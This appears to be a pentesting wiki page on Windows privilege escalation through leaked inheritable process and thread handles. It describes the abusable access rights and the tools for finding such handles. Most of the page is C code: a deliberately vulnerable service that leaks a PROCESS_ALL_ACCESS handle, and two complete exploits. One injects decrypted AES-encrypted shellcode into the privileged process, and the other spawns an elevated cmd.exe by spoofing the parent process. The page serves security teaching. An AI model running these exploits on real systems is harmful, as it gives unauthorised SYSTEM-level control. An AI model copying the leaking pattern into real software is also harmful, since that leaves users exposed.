Leaked Handle Exploitation
Introduction
Process handles provide access to different Windows resources:

Several privilege-escalation vulnerabilities have involved a privileged process with open, inheritable handles launching an unprivileged process and unintentionally giving it access to those handles.
For example, imagine that a process running as SYSTEM opens another process with OpenProcess() and requests full access. It then calls CreateProcess() to launch a low-privileged child that inherits all open handles from the parent.
If you control the low-privileged process, you can use the inherited handle to the privileged process to inject shellcode.
Interesting Handles
Process
As in the initial example, an unprivileged process that inherits a sufficiently privileged process handle may be able to execute arbitrary code in the target process.
In this excellent article you can see how to exploit any process handle that has any of the following permissions:[1]
- PROCESS_ALL_ACCESS
- PROCESS_CREATE_PROCESS
- PROCESS_CREATE_THREAD
- PROCESS_DUP_HANDLE
- PROCESS_VM_WRITE
Thread
Similarly, an unprivileged process that inherits a sufficiently privileged thread handle may be able to execute arbitrary code through the target thread.
In this excellent article you can also see how to exploit any process handle that has any of the following permissions:[1][3]
- THREAD_ALL_ACCESS
- THREAD_DIRECT_IMPERSONATION
- THREAD_SET_CONTEXT
File, Key & Section Handles
If an unprivileged process inherits a handle with write-equivalent permissions to a privileged file or registry key, it can overwrite that object and may be able to escalate privileges.
Section handles are similar to file handles; these objects are commonly exposed as file mappings. They allow a process to work with large files without keeping the entire file in memory, so their exploitation can resemble file-handle exploitation.
How to see handles of processes
Process Hacker
Process Hacker is a tool you can download for free. It has several amazing options to inspect processes and one of them is the capability to see the handles of each process.
To see all handles in all processes, SeDebugPrivilege is required, so run Process Hacker as administrator.
To see the handles of a process, right click in the process and select Handles:


You can then right click on the handle and check the permissions:
Sysinternals Handles
The Handles binary from Sysinternals will also list the handles per process in the console:

LeakedHandlesFinder
This tool allows you to monitor leaked handles and even autoexploit them to escalate privileges.[2]
Methodology
After learning how to find process handles, check whether an unprivileged process has access to privileged handles. If so, the process owner may be able to obtain and abuse a handle to escalate privileges.
[!WARNING] It was mentioned before that you need the SeDebugPrivilege to access all the handles. But a user can still access the handles of his processes, so it might be useful if you want to privesc just from that user to execute the tools with the user regular permissions.
handle64.exe /a | findstr /r /i "process thread file key pid:"
Vulnerable Example
For example, the following code belongs to a vulnerable Windows service. The vulnerability is in the service binary’s Exploit function. This function first opens a handle to a process with full access. It then creates a low-privileged process (by copying the low-privileged token of explorer.exe) that executes C:\users\username\desktop\client.exe. The vulnerability exists because it creates the low-privileged process with bInheritHandles set to TRUE.
Therefore, this low-privileged process can inherit the previously created handle to the high-privileged process and use it to inject and execute shellcode (see the next section).
#include <windows.h>
#include <tlhelp32.h>
#include <tchar.h>
#pragma comment (lib, "advapi32")

TCHAR* serviceName = TEXT("HandleLeakSrv");
SERVICE_STATUS serviceStatus;
SERVICE_STATUS_HANDLE serviceStatusHandle = 0;
HANDLE stopServiceEvent = 0;


//Find the PID of a process from its name
int FindTarget(const char *procname) {

	HANDLE hProcSnap;
	PROCESSENTRY32 pe32;
	int pid = 0;

	hProcSnap = CreateToolhelp32Snapshot(TH32CS_SNAPPROCESS, 0);
	if (INVALID_HANDLE_VALUE == hProcSnap) return 0;

	pe32.dwSize = sizeof(PROCESSENTRY32);

	if (!Process32First(hProcSnap, &pe32)) {
			CloseHandle(hProcSnap);
			return 0;
	}

	while (Process32Next(hProcSnap, &pe32)) {
			if (lstrcmpiA(procname, pe32.szExeFile) == 0) {
					pid = pe32.th32ProcessID;
					break;
			}
	}

	CloseHandle(hProcSnap);

	return pid;
}


int Exploit(void) {

  	STARTUPINFOA si;
  	PROCESS_INFORMATION pi;
	int pid = 0;
  	HANDLE hUserToken;
	HANDLE hUserProc;
  	HANDLE hProc;

	// open a handle to itself (privileged process) - this gets leaked!
  	hProc = OpenProcess(PROCESS_ALL_ACCESS, TRUE, GetCurrentProcessId());

	// get PID of user low privileged process
	if ( pid = FindTarget("explorer.exe") )
		hUserProc = OpenProcess(PROCESS_QUERY_INFORMATION, FALSE, pid);
	else
		return -1;

	// extract low privilege token from a user's process
    if (!OpenProcessToken(hUserProc, TOKEN_ALL_ACCESS, &hUserToken)) {
        CloseHandle(hUserProc);
        return -1;
    }

	// spawn a child process with low privs and leaked handle
    ZeroMemory(&si, sizeof(si));
    si.cb = sizeof(si);
    ZeroMemory(&pi, sizeof(pi));
    CreateProcessAsUserA(hUserToken, "C:\\users\\username\\Desktop\\client.exe",
						NULL, NULL, NULL, TRUE, 0, NULL, NULL, &si, &pi);

	CloseHandle(hProc);
	CloseHandle(hUserProc);
    return 0;
}


void WINAPI ServiceControlHandler( DWORD controlCode ) {
	switch ( controlCode ) {
		case SERVICE_CONTROL_SHUTDOWN:
		case SERVICE_CONTROL_STOP:
			serviceStatus.dwCurrentState = SERVICE_STOP_PENDING;
			SetServiceStatus( serviceStatusHandle, &serviceStatus );

			SetEvent( stopServiceEvent );
			return;

		case SERVICE_CONTROL_PAUSE:
			break;

		case SERVICE_CONTROL_CONTINUE:
			break;

		case SERVICE_CONTROL_INTERROGATE:
			break;

		default:
			break;
	}
	SetServiceStatus( serviceStatusHandle, &serviceStatus );
}

void WINAPI ServiceMain( DWORD argc, TCHAR* argv[] ) {
	// initialise service status
	serviceStatus.dwServiceType = SERVICE_WIN32;
	serviceStatus.dwCurrentState = SERVICE_STOPPED;
	serviceStatus.dwControlsAccepted = 0;
	serviceStatus.dwWin32ExitCode = NO_ERROR;
	serviceStatus.dwServiceSpecificExitCode = NO_ERROR;
	serviceStatus.dwCheckPoint = 0;
	serviceStatus.dwWaitHint = 0;

	serviceStatusHandle = RegisterServiceCtrlHandler( serviceName, ServiceControlHandler );

	if ( serviceStatusHandle ) {
		// service is starting
		serviceStatus.dwCurrentState = SERVICE_START_PENDING;
		SetServiceStatus( serviceStatusHandle, &serviceStatus );

		// do initialisation here
		stopServiceEvent = CreateEvent( 0, FALSE, FALSE, 0 );

		// running
		serviceStatus.dwControlsAccepted |= (SERVICE_ACCEPT_STOP | SERVICE_ACCEPT_SHUTDOWN);
		serviceStatus.dwCurrentState = SERVICE_RUNNING;
		SetServiceStatus( serviceStatusHandle, &serviceStatus );

		Exploit();
		WaitForSingleObject( stopServiceEvent, -1 );

		// service was stopped
		serviceStatus.dwCurrentState = SERVICE_STOP_PENDING;
		SetServiceStatus( serviceStatusHandle, &serviceStatus );

		// do cleanup here
		CloseHandle( stopServiceEvent );
		stopServiceEvent = 0;

		// service is now stopped
		serviceStatus.dwControlsAccepted &= ~(SERVICE_ACCEPT_STOP | SERVICE_ACCEPT_SHUTDOWN);
		serviceStatus.dwCurrentState = SERVICE_STOPPED;
		SetServiceStatus( serviceStatusHandle, &serviceStatus );
	}
}


void InstallService() {
	SC_HANDLE serviceControlManager = OpenSCManager( 0, 0, SC_MANAGER_CREATE_SERVICE );

	if ( serviceControlManager ) {
		TCHAR path[ _MAX_PATH + 1 ];
		if ( GetModuleFileName( 0, path, sizeof(path)/sizeof(path[0]) ) > 0 ) {
			SC_HANDLE service = CreateService( serviceControlManager,
							serviceName, serviceName,
							SERVICE_ALL_ACCESS, SERVICE_WIN32_OWN_PROCESS,
							SERVICE_AUTO_START, SERVICE_ERROR_IGNORE, path,
							0, 0, 0, 0, 0 );
			if ( service )
				CloseServiceHandle( service );
		}
		CloseServiceHandle( serviceControlManager );
	}
}

void UninstallService() {
	SC_HANDLE serviceControlManager = OpenSCManager( 0, 0, SC_MANAGER_CONNECT );

	if ( serviceControlManager ) {
		SC_HANDLE service = OpenService( serviceControlManager,
			serviceName, SERVICE_QUERY_STATUS | DELETE );
		if ( service ) {
			SERVICE_STATUS serviceStatus;
			if ( QueryServiceStatus( service, &serviceStatus ) ) {
				if ( serviceStatus.dwCurrentState == SERVICE_STOPPED )
					DeleteService( service );
			}
			CloseServiceHandle( service );
		}
		CloseServiceHandle( serviceControlManager );
	}
}

int _tmain( int argc, TCHAR* argv[] )
{
	if ( argc > 1 && lstrcmpi( argv[1], TEXT("install") ) == 0 ) {
		InstallService();
	}
	else if ( argc > 1 && lstrcmpi( argv[1], TEXT("uninstall") ) == 0 ) {
		UninstallService();
	}
	else  {
		SERVICE_TABLE_ENTRY serviceTable[] = {
			{ serviceName, ServiceMain },
			{ 0, 0 }
		};

		StartServiceCtrlDispatcher( serviceTable );
	}

	return 0;
}
Exploit Example 1
[!TIP] In a real scenario you probably won’t be able to control the binary that is going to be executed by the vulnerable code (C:\users\username\desktop\client.exe in this case). Probably you will compromise a process and you will need to look if you can access any vulnerable handle of any privileged process.
In this example you can find the code of a possible exploit for C:\users\username\desktop\client.exe.
The most interesting part of this code is in GetVulnProcHandle. This function enumerates all handles, then checks whether any belongs to the same PID and refers to a process. If these requirements are met (an accessible open process handle is found), it attempts to inject and execute shellcode by abusing the process handle.
The Inject function performs the injection by writing the shellcode into the privileged process and creating a thread in that process to execute it.
#include <windows.h>
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <time.h>
#include <wincrypt.h>
#include <psapi.h>
#include <tchar.h>
#include <tlhelp32.h>
#include "client.h"
#pragma comment (lib, "crypt32.lib")
#pragma comment (lib, "advapi32")
#pragma comment (lib, "kernel32")


int AESDecrypt(char * payload, unsigned int payload_len, char * key, size_t keylen) {
        HCRYPTPROV hProv;
        HCRYPTHASH hHash;
        HCRYPTKEY hKey;

        if (!CryptAcquireContextW(&hProv, NULL, NULL, PROV_RSA_AES, CRYPT_VERIFYCONTEXT)){
                return -1;
        }
        if (!CryptCreateHash(hProv, CALG_SHA_256, 0, 0, &hHash)){
                return -1;
        }
        if (!CryptHashData(hHash, (BYTE*)key, (DWORD)keylen, 0)){
                return -1;
        }
        if (!CryptDeriveKey(hProv, CALG_AES_256, hHash, 0,&hKey)){
                return -1;
        }

        if (!CryptDecrypt(hKey, (HCRYPTHASH) NULL, 0, 0, payload, &payload_len)){
                return -1;
        }

        CryptReleaseContext(hProv, 0);
        CryptDestroyHash(hHash);
        CryptDestroyKey(hKey);

        return 0;
}


HANDLE GetVulnProcHandle(void) {

	ULONG handleInfoSize = 0x10000;
    NTSTATUS status;
    PSYSTEM_HANDLE_INFORMATION phHandleInfo = (PSYSTEM_HANDLE_INFORMATION) malloc(handleInfoSize);
	HANDLE hProc = NULL;
	POBJECT_TYPE_INFORMATION objectTypeInfo;
	PVOID objectNameInfo;
	UNICODE_STRING objectName;
    ULONG returnLength;
    HMODULE hNtdll = GetModuleHandleA("ntdll.dll");
    DWORD dwOwnPID = GetCurrentProcessId();

    pNtQuerySystemInformation = GetProcAddress(hNtdll, "NtQuerySystemInformation");
    pNtDuplicateObject = GetProcAddress(hNtdll, "NtDuplicateObject");
    pNtQueryObject = GetProcAddress(hNtdll, "NtQueryObject");
    pRtlEqualUnicodeString = GetProcAddress(hNtdll, "RtlEqualUnicodeString");
    pRtlInitUnicodeString = GetProcAddress(hNtdll, "RtlInitUnicodeString");

    printf("[+] Grabbing handles...");

    while ((status = pNtQuerySystemInformation( SystemHandleInformation, phHandleInfo, handleInfoSize,
											NULL )) == STATUS_INFO_LENGTH_MISMATCH)
        phHandleInfo = (PSYSTEM_HANDLE_INFORMATION) realloc(phHandleInfo, handleInfoSize *= 2);

    if (status != STATUS_SUCCESS)
    {
        printf("[!] NtQuerySystemInformation failed!\n");
        return 0;
    }

    printf("done.\n[+] Fetched %d handles.\n", phHandleInfo->NumberOfHandles);

    // iterate handles until we find the privileged process handle
    for (int i = 0; i < phHandleInfo->NumberOfHandles; ++i)
    {
        SYSTEM_HANDLE_TABLE_ENTRY_INFO handle = phHandleInfo->Handles[i];

        // Check if this handle belongs to our own process
        if (handle.UniqueProcessId != dwOwnPID)
            continue;

        objectTypeInfo = (POBJECT_TYPE_INFORMATION) malloc(0x1000);
        if (pNtQueryObject( (HANDLE) handle.HandleValue,
						ObjectTypeInformation,
						objectTypeInfo,
						0x1000,
						NULL ) != STATUS_SUCCESS)
            continue;

		// skip some objects to avoid getting stuck
		// see: https://github.com/adamdriscoll/PoshInternals/issues/7
        if (handle.GrantedAccess == 0x0012019f
			&& handle.GrantedAccess != 0x00120189
			&& handle.GrantedAccess != 0x120089
			&& handle.GrantedAccess != 0x1A019F ) {
            free(objectTypeInfo);
            continue;
        }

		// get object name information
        objectNameInfo = malloc(0x1000);
        if (pNtQueryObject( (HANDLE) handle.HandleValue,
						ObjectNameInformation,
						objectNameInfo,
						0x1000,
						&returnLength ) != STATUS_SUCCESS) {

			// adjust the size of a returned object and query again
			objectNameInfo = realloc(objectNameInfo, returnLength);
            if (pNtQueryObject( (HANDLE) handle.HandleValue,
							ObjectNameInformation,
							objectNameInfo,
							returnLength,
							NULL ) != STATUS_SUCCESS) {
                free(objectTypeInfo);
                free(objectNameInfo);
                continue;
            }
        }

        // check if we've got a process object
        objectName = *(PUNICODE_STRING) objectNameInfo;
        UNICODE_STRING pProcess;

        pRtlInitUnicodeString(&pProcess, L"Process");
        if (pRtlEqualUnicodeString(&objectTypeInfo->TypeName, &pProcess, TRUE)) {
            printf("[+] Found process handle (%x)\n", handle.HandleValue);
            hProc = (HANDLE) handle.HandleValue;
			free(objectTypeInfo);
			free(objectNameInfo);
			break;
        }
        else
            continue;

        free(objectTypeInfo);
        free(objectNameInfo);
    }

	return hProc;
}

int Inject(HANDLE hProc, unsigned char * payload, unsigned int payload_len) {

	LPVOID pRemoteCode = NULL;
    HANDLE hThread = NULL;
	BOOL bStatus = FALSE;

	pVirtualAllocEx = GetProcAddress(GetModuleHandle("kernel32.dll"), "VirtualAllocEx");
	pWriteProcessMemory = GetProcAddress(GetModuleHandle("kernel32.dll"), "WriteProcessMemory");
	pRtlCreateUserThread = GetProcAddress(GetModuleHandle("ntdll.dll"), "RtlCreateUserThread");

	pRemoteCode = pVirtualAllocEx(hProc, NULL, payload_len, MEM_COMMIT, PAGE_EXECUTE_READ);
	pWriteProcessMemory(hProc, pRemoteCode, (PVOID)payload, (SIZE_T)payload_len, (SIZE_T *)NULL);

    bStatus = (BOOL) pRtlCreateUserThread(hProc, NULL, 0, 0, 0, 0, pRemoteCode, NULL, &hThread, NULL);
	if (bStatus != FALSE) {
			WaitForSingleObject(hThread, -1);
			CloseHandle(hThread);
			return 0;
	}
	else
		return -1;
}

int main(int argc, char **argv) {

	int pid = 0;
	HANDLE hProc = NULL;

	// AES encrypted shellcode spawning notepad.exe (ExitThread)
	char key[] = { 0x49, 0xbc, 0xa5, 0x1d, 0xa7, 0x3d, 0xd6, 0x0, 0xee, 0x2, 0x29, 0x3e, 0x9b, 0xb2, 0x8a, 0x69 };
	unsigned char payload[] = { 0x6b, 0x98, 0xe8, 0x38, 0xaf, 0x82, 0xdc, 0xd4, 0xda, 0x57, 0x15, 0x48, 0x2f, 0xf0, 0x4e, 0xd3, 0x1a, 0x70, 0x6d, 0xbf, 0x53, 0xa8, 0xcb, 0xbb, 0xbb, 0x38, 0xf6, 0x4e, 0xee, 0x84, 0x36, 0xe5, 0x25, 0x76, 0xce, 0xb0, 0xf6, 0x39, 0x22, 0x76, 0x36, 0x3c, 0xe1, 0x13, 0x18, 0x9d, 0xb1, 0x6e, 0x0, 0x55, 0x8a, 0x4f, 0xb8, 0x2d, 0xe7, 0x6f, 0x91, 0xa8, 0x79, 0x4e, 0x34, 0x88, 0x24, 0x61, 0xa4, 0xcf, 0x70, 0xdb, 0xef, 0x25, 0x96, 0x65, 0x76, 0x7, 0xe7, 0x53, 0x9, 0xbf, 0x2d, 0x92, 0x25, 0x4e, 0x30, 0xa, 0xe7, 0x69, 0xaf, 0xf7, 0x32, 0xa6, 0x98, 0xd3, 0xbe, 0x2b, 0x8, 0x90, 0x0, 0x9e, 0x3f, 0x58, 0xed, 0x21, 0x69, 0xcb, 0x38, 0x5d, 0x5e, 0x68, 0x5e, 0xb9, 0xd6, 0xc5, 0x92, 0xd1, 0xaf, 0xa2, 0x5d, 0x16, 0x23, 0x48, 0xbc, 0xdd, 0x2a, 0x9f, 0x3c, 0x22, 0xdb, 0x19, 0x24, 0xdf, 0x86, 0x4a, 0xa2, 0xa0, 0x8f, 0x1a, 0xe, 0xd6, 0xb7, 0xd2, 0x6c, 0x6d, 0x90, 0x55, 0x3e, 0x7d, 0x9b, 0x69, 0x87, 0xad, 0xd7, 0x5c, 0xf3, 0x1, 0x7c, 0x93, 0x1d, 0xaa, 0x40, 0xf, 0x15, 0x48, 0x5b, 0xad, 0x6, 0xb5, 0xe5, 0xb9, 0x92, 0xae, 0x9b, 0xdb, 0x9a, 0x9b, 0x4e, 0x44, 0x45, 0xdb, 0x9f, 0x28, 0x90, 0x9e, 0x63, 0x23, 0xf2, 0xca, 0xab, 0xa7, 0x68, 0xbc, 0x31, 0xb4, 0xf9, 0xbb, 0x73, 0xd4, 0x56, 0x94, 0x2c, 0x63, 0x47, 0x21, 0x84, 0xa2, 0xb6, 0x91, 0x23, 0x8f, 0xa0, 0x46, 0x76, 0xff, 0x3f, 0x75, 0xd, 0x51, 0xc5, 0x70, 0x26, 0x1, 0xcf, 0x23, 0xbf, 0x97, 0xb2, 0x8d, 0x66, 0x35, 0xc8, 0xe3, 0x2, 0xf6, 0xbd, 0x44, 0x83, 0xf2, 0x80, 0x4c, 0xd0, 0x7d, 0xa3, 0xbd, 0x33, 0x8e, 0xe8, 0x6, 0xbc, 0xdc, 0xff, 0xe0, 0x96, 0xd9, 0xdc, 0x87, 0x2a, 0x81, 0xf3, 0x53, 0x37, 0x16, 0x3a, 0xcc, 0x3c, 0x34, 0x4, 0x9c, 0xc6, 0xbb, 0x12, 0x72, 0xf3, 0xa3, 0x94, 0x5d, 0x19, 0x43, 0x56, 0xa8, 0xba, 0x2a, 0x1d, 0x12, 0xeb, 0xd2, 0x6e, 0x79, 0x65, 0x2a };
	unsigned int payload_len = sizeof(payload);

	printf("My PID: %d\n", GetCurrentProcessId());
	getchar();

	// find a leaked handle to a process
	hProc = GetVulnProcHandle();

	if ( hProc != NULL) {

		// d#Decrypt payload
		AESDecrypt((char *) payload, payload_len, key, sizeof(key));
		printf("[+] Sending gift...");
		// Inject and run the payload in the privileged context
		Inject(hProc, payload, payload_len);
		printf("done.\n");
	}
	getchar();

    return 0;
}
Exploit Example 2
The real-world handle-discovery constraint described in the first exploit example also applies to this token-based variant.
In this example, instead of abusing the open handle to inject and execute a shellcode, it’s going to be used the token of the privileged open handle process to create a new one. This is done in lines from 138 to 148.
Note how the function UpdateProcThreadAttribute is used with the attribute PROC_THREAD_ATTRIBUTE_PARENT_PROCESS and the handle to the open privileged process. This means that the created process thread executing cmd.exe will have the same token privilege as the open handle process**.
#include <windows.h>
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <time.h>
#include <wincrypt.h>
#include <psapi.h>
#include <tchar.h>
#include <tlhelp32.h>
#include "client.h"
#pragma comment (lib, "crypt32.lib")
#pragma comment (lib, "advapi32")
#pragma comment (lib, "kernel32")


HANDLE GetVulnProcHandle(void) {

	ULONG handleInfoSize = 0x10000;
    NTSTATUS status;
    PSYSTEM_HANDLE_INFORMATION phHandleInfo = (PSYSTEM_HANDLE_INFORMATION) malloc(handleInfoSize);
	HANDLE hProc = NULL;
	POBJECT_TYPE_INFORMATION objectTypeInfo;
	PVOID objectNameInfo;
	UNICODE_STRING objectName;
    ULONG returnLength;
    HMODULE hNtdll = GetModuleHandleA("ntdll.dll");
    DWORD dwOwnPID = GetCurrentProcessId();

    pNtQuerySystemInformation = GetProcAddress(hNtdll, "NtQuerySystemInformation");
    pNtDuplicateObject = GetProcAddress(hNtdll, "NtDuplicateObject");
    pNtQueryObject = GetProcAddress(hNtdll, "NtQueryObject");
    pRtlEqualUnicodeString = GetProcAddress(hNtdll, "RtlEqualUnicodeString");
    pRtlInitUnicodeString = GetProcAddress(hNtdll, "RtlInitUnicodeString");

    printf("[+] Grabbing handles...");

    while ((status = pNtQuerySystemInformation( SystemHandleInformation, phHandleInfo, handleInfoSize,
											NULL )) == STATUS_INFO_LENGTH_MISMATCH)
        phHandleInfo = (PSYSTEM_HANDLE_INFORMATION) realloc(phHandleInfo, handleInfoSize *= 2);

    if (status != STATUS_SUCCESS)
    {
        printf("[!] NtQuerySystemInformation failed!\n");
        return 0;
    }

    printf("done.\n[+] Fetched %d handles.\n", phHandleInfo->NumberOfHandles);

    // iterate handles until we find the privileged process handle
    for (int i = 0; i < phHandleInfo->NumberOfHandles; ++i)
    {
        SYSTEM_HANDLE_TABLE_ENTRY_INFO handle = phHandleInfo->Handles[i];

        // Check if this handle belongs to our own process
        if (handle.UniqueProcessId != dwOwnPID)
            continue;

        objectTypeInfo = (POBJECT_TYPE_INFORMATION) malloc(0x1000);
        if (pNtQueryObject( (HANDLE) handle.HandleValue,
						ObjectTypeInformation,
						objectTypeInfo,
						0x1000,
						NULL ) != STATUS_SUCCESS)
            continue;

		// skip some objects to avoid getting stuck
		// see: https://github.com/adamdriscoll/PoshInternals/issues/7
        if (handle.GrantedAccess == 0x0012019f
			&& handle.GrantedAccess != 0x00120189
			&& handle.GrantedAccess != 0x120089
			&& handle.GrantedAccess != 0x1A019F ) {
            free(objectTypeInfo);
            continue;
        }

		// get object name information
        objectNameInfo = malloc(0x1000);
        if (pNtQueryObject( (HANDLE) handle.HandleValue,
						ObjectNameInformation,
						objectNameInfo,
						0x1000,
						&returnLength ) != STATUS_SUCCESS) {

			// adjust the size of a returned object and query again
			objectNameInfo = realloc(objectNameInfo, returnLength);
            if (pNtQueryObject( (HANDLE) handle.HandleValue,
							ObjectNameInformation,
							objectNameInfo,
							returnLength,
							NULL ) != STATUS_SUCCESS) {
                free(objectTypeInfo);
                free(objectNameInfo);
                continue;
            }
        }

        // check if we've got a process object
        objectName = *(PUNICODE_STRING) objectNameInfo;
        UNICODE_STRING pProcess;

        pRtlInitUnicodeString(&pProcess, L"Process");
        if (pRtlEqualUnicodeString(&objectTypeInfo->TypeName, &pProcess, TRUE)) {
            printf("[+] Found process handle (%x)\n", handle.HandleValue);
            hProc = (HANDLE) handle.HandleValue;
			free(objectTypeInfo);
			free(objectNameInfo);
			break;
        }
        else
            continue;

        free(objectTypeInfo);
        free(objectNameInfo);
    }

	return hProc;
}


int main(int argc, char **argv) {

	HANDLE hProc = NULL;
    STARTUPINFOEXA si;
    PROCESS_INFORMATION pi;
	int pid = 0;
	SIZE_T size;
	BOOL ret;

	Sleep(20000);
	// find leaked process handle
	hProc = GetVulnProcHandle();

	if ( hProc != NULL) {

		// Adjust proess attributes with PROC_THREAD_ATTRIBUTE_PARENT_PROCESS
		ZeroMemory(&si, sizeof(STARTUPINFOEXA));

		InitializeProcThreadAttributeList(NULL, 1, 0, &size);
		si.lpAttributeList = (LPPROC_THREAD_ATTRIBUTE_LIST) HeapAlloc( GetProcessHeap(), 0, size );

		InitializeProcThreadAttributeList(si.lpAttributeList, 1, 0, &size);
		UpdateProcThreadAttribute(si.lpAttributeList, 0, PROC_THREAD_ATTRIBUTE_PARENT_PROCESS, &hProc, sizeof(HANDLE), NULL, NULL);

		si.StartupInfo.cb = sizeof(STARTUPINFOEXA);

		// Spawn elevated cmd process
		ret = CreateProcessA( "C:\\Windows\\system32\\cmd.exe", NULL, NULL, NULL, TRUE,
			EXTENDED_STARTUPINFO_PRESENT | CREATE_NEW_CONSOLE, NULL, NULL, (LPSTARTUPINFOA)(&si), &pi );

		if (ret == FALSE) {
			printf("[!] Error spawning new process: [%d]\n", GetLastError());
			return -1;
		}
	}

	Sleep(20000);
    return 0;
}
Other tools and examples
This tool allows you to monitor leaked handles to find vulnerable ones and even auto-exploit them. It also has a tool to leak one.[2]
Another tool to leak a handle and exploit it.[4]